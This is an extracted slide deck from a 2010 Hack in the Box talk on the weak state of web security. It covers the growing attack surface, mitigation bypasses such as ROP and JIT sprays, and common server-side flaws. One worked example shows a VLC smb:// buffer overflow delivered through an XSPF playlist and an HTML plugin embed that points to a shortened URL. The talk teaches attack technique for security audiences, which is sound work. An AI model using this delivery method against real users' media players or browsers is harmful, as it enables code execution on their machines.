


Web security...going nowhere?

Saumil Shah
Hack in the Box
Dubai 2010


who am i

- Saumil Shah, CEO Net-square
- LinkedIn: saumilshah






**What shall
we expect
in
2010?**



"The amount of intelligence in the world is constant and the population is increasing."



Browser
Wars

Death of
Standards

HTTP
+0.1

Reckless
Plugins

LOOK AT ALL THE COOL STUFF!!




Wider Attack Surface



33%
MORE!

Ease of Exploitation




**With JIT!
Fights
DEP,
ASLR!**



net-square

Mass Manufacturing



Worldwide
coverage,
Hides your
tracks.

Complexity...



net-square

A New Dimension!



Open exploit vectors

Browsers

Web
Apps

Docs

Plugins

Databases

Libraries



Exploit Mitigation Techniques

/GS

SafeSEH


DEP

ASLR

Permanent DEP

ASLR and DEP





/GS

SafeSEH

DEP

ASLR

Permanent DEP

ASLR and DEP

SEH overwrites

non-SEH DLLs

Return to LibC

Heap Sprays

ROP

JIT Sprays

I can haz
sandbox?



The webz are broken!

HTML

HTTP

Standards not
adhered to

Old and
idiotic

Object
access

JS too
powerful

SRC=

Stateless

No Auth





The Web at present

HTTP AJAX
HTML Flash
 Sandbox
 HTML5
 Anti-XSS
 WAF
 Silverlight
 Web sockets


Application Delivery

Authentication
Statefulness
Data Typing
Non-mutable



MIND THE GAP

Exploit Sophistication



High Tech vs. Low Tech



CVE-2010-0188
Return Oriented Programming code

Escape-From-PDF
No fancy tricks

Server Side Vulnerabilities



SQL injection

XSS


CSRF

RFI/LFI

Input tampering



Making the impossible possible



smb:// mrl
buffer overflow



net-square

VLC smb overflow


- smb://example.com@0.0.0.0/foo/#
{AAAAAAA....}
- Classic Stack Overflow.
- This MRL has to be fed to VLC.
- Ugly method
 - create an XSPF file
 - embed the MRL inside it
 - email it around, etc...



VLC XSPF file

```
<?xml version="1.0" encoding="UTF-8"?>
<playlist version="1"
    xmlns="http://xspf.org/ns/0/"
    xmlns:vlc="http://www.videolan.org/vlc/playlist/ns/0/">
    <title>Playlist</title>
    <trackList>
        <track>
            <location>
                smb://example.com@0.0.0.0/foo/#{AAAAAAA.....}
            </location>
            <extension
                application="http://www.videolan.org/vlc/playlist/0">
                <vlc:id>0</vlc:id>
            </extension>
        </track>
    </trackList>
</playlist>
```

...just add bit.ly



smb:// mrl
buffer overflow




net-square

Alpha
Encoded
Exploit



Tiny
URL



ZOMFG



net-square

VLC smb overflow - HTMLized!!

```
<embed type="application/x-vlc-plugin"  
       width="320" height="200"  
       target="http://tinyurl.com/ycctrzf"  
       id="vlc" />
```

I'm in ur browser....



...blowin up ur g00dz



net-square

It is happening NOW



© CG4TV.com



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It is happening NOW

DEP
bypassing
ROP code

Man in the
Browser

Political
Cyber
warfare

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The Solution?

HTML 8.0
HTTP 2.0

Browser Security
Model

Self Contained
Apps





kthxbai

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www.net-square.com